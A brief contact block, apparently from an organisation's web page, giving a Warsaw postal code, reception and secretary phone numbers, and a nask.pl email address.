01-045 Warszawa

Reception

+48 22 380 82 00
+48 22 380 82 01

Secretary

+48 22 380 82 04
+48 22 380 82 01

nask@nask.pl